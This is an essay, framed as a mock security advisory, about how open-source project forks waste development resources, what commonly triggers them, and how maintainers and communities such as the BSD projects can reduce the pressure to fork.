Open Source is in itself designed to make concurrent development from independent parties as simple as possible. Thus, most of the tools of today are designed to allow a code base to be cloned easily. The most modern source control systems go even further and omit the implementation of a central server, thus allowing for non-central branches and offline development. This means that a source checkout is in fact an operation equal to a fork, unless a merge happens later.

But in case of a fork, the doubling of maintenance cost which was mentioned above kicks in. This means that less resources are available to do actual innovation and more resources are required for fixing security holes, janitorial tasks and normal bug hunting. Depending on the number of people working at the project, this can mean that innovation is slowed down significantly, halted or even negative – if insufficient resources are available for basic maintenance, the project becomes gradually unuseable.

This is of course quite useful to the closed source concurrence. If innovation of an Open Source project is effectively stalled, it is easy to reproduce all features provided by the software and add just a few new ones or clean up the interface, so people will go for the commercial product because it is, from any point of view, better. It is indeed very hard for the closed source software selling companies to compete with a vivid Open Source project, because the stream of innovative ideas in the Open Source community is indeed much stronger than it is in the world of closed source development.

In such cases, a closed source software producer could send someone out to contribute to an Open Source project. At some point in time, they might decide that it has now reached a business compatible state, and tell their mole to provoke a fork of the project by exploiting the vulnerabilities outlined in the following chapter. Once the community is split and everyone is forced to decide which part of it he belongs to, it is very hard to undo the split because most of the time, the fork also involves a lot of hostilities.

At this point, the closed source vendor only has to reproduce the current

functionality of the product and give it a new design – yes, a lot of Open Source user interfaces suck. The vendor ends up with a best seller, and the Open Source community is outplayed.

4 Vulnerabilities

There is a very simple set of common disagreements that seem to be considered severe enough to start a fork.

In some cases, a number of developers decide that the new technology is useful to the aims of the project, and want to embrace it immediately in order to make the project as a whole more fancy. However, the other fraction of developers doesn't like the idea of adopting the new technology. This group then decides against the use of the new technology. The majority group decides the way the project will go, and the minor group either accepts the decision, or forks off a child project. (In some cases the minority tends to win because they're in control over the servers or the release engineering process. In these cases, a fork is much more likely, of course.)

Another possible case is when developers disagree over the use of a source control system.

Yet another technical reason is when a stall of innovation occurrs due to an unneededly restrictive maintainer (usually a dictator of the project tree). In this case, the lack of innovation gets increasingly significant, and a fork is very likely to happen with the patches that were refused. This is what happened with XFree86 and X.Org, and is probably one of the only beneficial types of a fork.

However, the probably worst reason to do a fork is personal dissent. There is a number of «alpha geeks» out there, and some of them don't like each other because they feel that instead of cooperating, they ought to be enemies (due to envy, with a technically minor clash as a given reason). Sometimes this leads to rapid evolution, but sometimes this leads to forks.

Even though these disagreements are so simple, though, it seems that the majority of people aren't paying enough attention to them and trying hard enough to get out of their way.

5 Similar vulnerabilities

5.1 Rewrite competitors

Sometimes, the newly raised competition to Open Source project isn't raised from the project itself, but from people who disagree with the original project and start up a rewrite. In these cases, the impact is even higher. Not only are resources drained from the first project because people tend to run over to the other one, but the entire development effort is duplicated.

In some cases, this even has severe negative consequences, if, for example, the technical knowledge and experience is gathered in the original project, while the other one has better marketing. This may lead to bad products being used all over while the better concurrence doesn't attract much attention.

6 Threat mitigation

There are a lot of things that can be done to mitigate the threat of a project fork. For the developers, it is very important to differenciate between personal dissent and technical problems. A lot of forks are done based on personal dissent, while technically it would have been better for the project (and the community), if no fork had been done.

Also, there's no reason to insult people on a personal level if they just made a technical mistake, and there's no reason to insult maintainers on a personal level merely because they weren't content with your changes.


But there are also things maintainers can do specifically. It is, for example, a great relief on the pressure to fork, if different experimental branches exist, where different «new things» can be tried, or different optimizations can be made. There's just no «one and only way» of doing things. Always remember that a different tree from one project isn't as much damage as a fork.

In the real world, there is already an established mitigation model in a set of projects: the BSD community. There are several BSD projects which seem to be competing to an unknowing audience, but in fact there is a lot of cross development. The BSD community does something which could be called *managed diversity*. There are several projects which have specialized for different operating areas.

The point of these BSDs is that there is a certain type of optimization, but there is also a lot of cross development taking place. This way, the specialization and customization of the projects is still given, while the overhead of development induced by the separation of the projects is fairly low, leading to a vast amount of resources available for innovation.

7 Discovered by

Tonnerre Lombard <*tonnerre@bsdprojects.net*>


The truth shall make you free!